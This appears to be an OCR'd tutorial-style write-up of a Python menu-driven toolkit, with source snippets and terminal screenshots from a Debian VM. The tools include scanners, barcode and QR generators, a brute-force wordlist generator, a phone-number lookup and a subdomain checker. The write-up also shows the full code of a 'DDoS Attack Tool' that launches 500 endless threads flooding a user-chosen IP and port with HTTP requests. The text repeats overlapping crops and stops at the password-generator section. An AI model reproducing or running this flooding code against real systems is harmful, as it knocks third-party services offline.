
```
def wordlist_generator():
    window_size( columns: 80,  height: 20)
    print(font("WORDLIST GENERATOR"))
    loading()
    chrs = input("ENTER THE LETTERS FOR COMBINATION: ")
    min_length = int(input("MINIMUM LENGTH OF THE PASSWORD: "))
    max_length = int(input("MAXIMUM LENGTH OF THE PASSWORD: "))
    file_name = input("Enter the name of the file to save the wordlist: ")
    with open(file_name, 'w') as file:
        for i in range(min_length, max_length + 1):
            for xs in itertools.product(chrs, repeat=i):
                file.write(''.join(xs) + '\n')
    print("WORDLIST GENERATED SUCCESSFULLY!")
    input("PRESS ENTER TO EXIT")


1 usage  new *
def phone_number_info():
    window_size( columns: 80,  height: 20)
    print(font("PHONE NUMBER INFORMATION"))
    loading()
    number = input("ENTER THE PHONE NUMBER (with country code): ")
    phone_number = phonenumbers.parse(number)
    carrier_name = carrier.name_for_number(phone_number,  lang: 'en')
    region = geocoder.description_for_number(phone_number,  lang: 'en')
    table = [["Carrier", carrier_name], ["Region", region]]
    print(tabulate(table, headers=["Info", "Details"], tablefmt="grid"))
    input("PRESS ENTER TO EXIT")


1 usage  new *
def subdomain_checker():
    window_size( columns: 80,  height: 20)
```



```
1 usage  new *
def subdomain_checker():
    window_size( columns: 80,  height: 20)
    print(font("SUBDOMAIN CHECKER"))
    loading()
    domain = input("ENTER THE DOMAIN NAME: ")
    subdomains = ['www', 'mail', 'ftp', 'test']
    found_subdomains = []
    for subdomain in subdomains:
        url = f"http://{subdomain}.{domain}"
        try:
            requests.get(url)
            found_subdomains.append(url)
        except requests.ConnectionError:
            pass
    if found_subdomains:
        print("FOUND SUBDOMAINS:")
        for sub in found_subdomains:
            print(sub)
    else:
        print("NO SUBDOMAINS FOUND")
    input("PRESS ENTER TO EXIT")


1 usage  new *
def ddos_attack():
    window_size( columns: 80,  height: 20)
    print(font("DDOS ATTACK TOOL"))
    loading()
    target_ip = input("ENTER TARGET IP: ")
    target_port = int(input("ENTER TARGET PORT: "))
    fake_ip = '182.21.20.32'
```




```
def ddos_attack():
    target_port = int(input("ENTER TARGET PORT: "))
    fake_ip = '182.21.20.32'

    new *
    def attack():
        while True:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target_ip, target_port))
            s.sendto(("GET /" + target_ip + " HTTP/1.1\r\n").encode('ascii'), (target_ip, target_port))
            s.sendto(("Host: " + fake_ip + "\r\n\r\n").encode('ascii'), (target_ip, target_port))
            s.close()

    for i in range(500):
        thread = threading.Thread(target=attack)
        thread.start()
    print("DDOS ATTACK STARTED")
    input("PRESS ENTER TO EXIT")


if __name__ == "__main__":
    while True:
        display_menu()
        choice = int(input("ENTER YOUR CHOICE: "))
        if choice == 1:
            ip_scanner()
        elif choice == 2:
            port_scanner()
        elif choice == 3:
            barcode_generator()
        elif choice == 4:
            qrcode_generator()
        elif choice == 5:
```



```
def ddos_attack():
    input("PRESS ENTER TO EXIT")


if __name__ == "__main__":
    while True:
        display_menu()
        choice = int(input("ENTER YOUR CHOICE: "))
        if choice == 1:
            ip_scanner()
        elif choice == 2:
            port_scanner()
        elif choice == 3:
            barcode_generator()
        elif choice == 4:
            qrcode_generator()
        elif choice == 5:
            password_generator()
        elif choice == 6:
            wordlist_generator()
        elif choice == 7:
            phone_number_info()
        elif choice == 8:
            subdomain_checker()
        elif choice == 9:
            ddos_attack()
        else:
            print("INVALID CHOICE")

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

OUTPUT SCREEN



Debian 12.x 64-bit (2) - VMware Workstation
File Edit View VM Tabs Help
Home
Debian 12.x 64-bit (2)
pythonProject
master
main.py
Project
Terminal
Local
18:33
239:1 LF UTF-8 4 spaces Python 3.12 (pythonProject)
Search
ENG IN
20-06-2024

```
┌──(.venv)─(user㉿user)-[~/PycharmProjects/pythonProject]
└─$ python main.py


   //   ) )  //   / /  //   ) )  //   ) ) /|    / /
  //___/ /  //____    //        //   / / //|   / /
 / ___ (   / ____    //        //   / / // |  / /
//   | |  //        //        //   / / //  | / /
//    | | //____/ / ((____/ / ((___/ / //   |/ /


 /__  ___/ //   ) ) //   ) ) / /
   / /    //   / / //   / / / /
  / /    //   / / //   / / / /
 / /    //   / / //   / / / /
/ /    ((___/ / ((___/ / / /____/ /


    1 - IP Scanner
    2 - Port Scanner
    3 - Barcode Generator
    4 - QRCode Generator
    5 - Password Generator
    6 - Wordlist Generator
    7 - Phone Number Information Gathering
    8 - Subdomain Checker
    9 - DDoS Attack Tool

ENTER YOUR CHOICE: 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

1. IP Scanner

Displays the hostname and IP address of the machine running the script.



Debian 12.x 64-bit (2) - VMware Workstation
File Edit View VM Tabs Help
Home
Debian 12.x 64-bit (2)
pythonProject
master
main.py
Project
Terminal
Local
18:37
239:1 LF UTF-8 4 spaces Python 3.12 (pythonProject)
Search
ENG IN
20-06-2024

```
   __________  ______     __  _____  __   ________
  / ____/  _/ | / / __ \  /  |/  /\ \/ /  /  _/ __ \
 / /_   / //  |/ / / / / / /|_/ /  \  /   / // /_/ /
/ __/ _/ // /|  / /_/ / / /  / /   / /  _/ // ____/
/_/   /___/_/ |_/_____/ /_/  /_/   /_/  /___/_/


LOADING...: 100%|██████████████████████| 100/100 [00:01<00:00, 91.861t/s]
LOADING DONE!
YOUR DEVICE IS: user
YOUR IP ADDRESS IS: 127.0.1.1
PRESS ENTER TO EXIT
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2. Port Scanner

Scans a range of ports on a target IP address and displays the open ports.




```python
    elif choice == 4:
        qrcode_generator()
    elif choice == 5:
        password_generator()
    elif choice == 6:
        wordlist_generator()
    elif choice == 7:
        phone_number_info()
    elif choice == 8:
        subdomain_checker()
    elif choice == 9:
        ddos_attack()
    else:
        print("INVALID CHOICE")
```


```
    ____  ____  ____  ______   _____ _________    _   ___   ____________ 
   / __ \/ __ \/ __ \/_  __/  / ___// ____/   |  / | / / | / / ____/ __ \
  / /_/ / / / / /_/ / / /     \__ \/ /   / /| | /  |/ /  |/ / __/ / /_/ /
 / ____/ /_/ / _, _/ / /     ___/ / /___/ ___ |/ /|  / /|  / /___/ _, _/ 
/_/    \____/_/ |_| /_/     /____/\____/_/  |_/_/ |_/_/ |_/_____/_/ |_|  


LOADING...: 100%|████████████████████████████| 100/100 [00:01<00:00, 90.61it/s]
LOADING DONE!
ENTER TARGET IP: 192.168.0.1
ENTER START PORT: 1
ENTER END PORT: 1024
```

3. Barcode Generator

Generates a barcode image from a 12-digit number and saves it to a file.




```
    ____  ___    ____  __________  ____  ______
   / __ )/   |  / __ \/ ____/ __ \/ __ \/ ____/
  / __  / /| | / /_/ / /   / / / / / / / __/
 / /_/ / ___ |/ _, _/ /___/ /_/ / /_/ / /___
/_____/_/  |_/_/ |_|\____/\____/_____/_____/

   _____________   ____________  ___  __________  ____
  / ____/ ____/ | / / ____/ __ \/   |/_  __/ __ \/ __ \
 / / __/ __/ /  |/ / __/ / /_/ / /| | / / / / / / /_/ /
/ /_/ / /___/ /|  / /___/ _, _/ ___ |/ / / /_/ / _, _/
\____/_____/_/ |_/_____/_/ |_/_/  |_/_/  \____/_/ |_|


LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 94.16it/s]
LOADING DONE!
ENTER THE NUMBER FOR THE BARCODE (12 digits): 234567890112
Enter the file name to save the barcode: barcode1.txt
BARCODE SAVED AS barcode1.txt.png
PRESS ENTER TO EXIT
```




```
\____/_____/_/ |_/_____/_/ |_/_/  |_/_/  \____/_/ |_|

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 94.16it/s]
LOADING DONE!
ENTER THE NUMBER FOR THE BARCODE (12 digits): 234567890112
Enter the file name to save the barcode: barcode1.txt
BARCODE SAVED AS barcode1.txt.png
PRESS ENTER TO EXIT
```

4. QRCode Generator

Generates a QR code from the provided data and saves it to a file.




```
   ____    ____  __________  ____  ______
  / __ \  / __ \/ ____/ __ \/ __ \/ ____/
 / / / / / /_/ / /   / / / / / / / __/
/ /_/ / / _, _/ /___/ /_/ / /_/ / /___
\___\_\/_/ |_|\____/\____/_____/_____/

   ____________   ____________  ___   __________  ____
  / ____/ ____/ | / / ____/ __ \/   |/_  __/ __ \/ __ \
 / / __/ __/ /  |/ / __/ / /_/ / /| | / / / / / / /_/ /
/ /_/ / /___/ /|  / /___/ _, _/ ___ |/ / / /_/ / _, _/
\____/_____/_/ |_/_____/_/ |_/_/  |_/_/  \____/_/ |_|


LOADING...: 100%|████████████████████████| 100/100 [00:01<00:00, 92.63it/s]
LOADING DONE!
ENTER THE DATA FOR THE QR CODE: http://google.com
Enter the file name to save the QR code: qrcode1.txt
QR CODE SAVED AS qrcode1.txt.png
PRESS ENTER TO EXIT
```



```
\____/_____/_/ |_/_____/_/ |_/_/  |_/_/  \____/_/ |_|


LOADING...: 100%|████████████████████████| 100/100 [00:01<00:00, 92.63it/s]
LOADING DONE!
ENTER THE DATA FOR THE QR CODE: http://google.com
Enter the file name to save the QR code: qrcode1.txt
QR CODE SAVED AS qrcode1.txt.png
PRESS ENTER TO EXIT
```

5. Password Generator

Generates a random password of specified length.

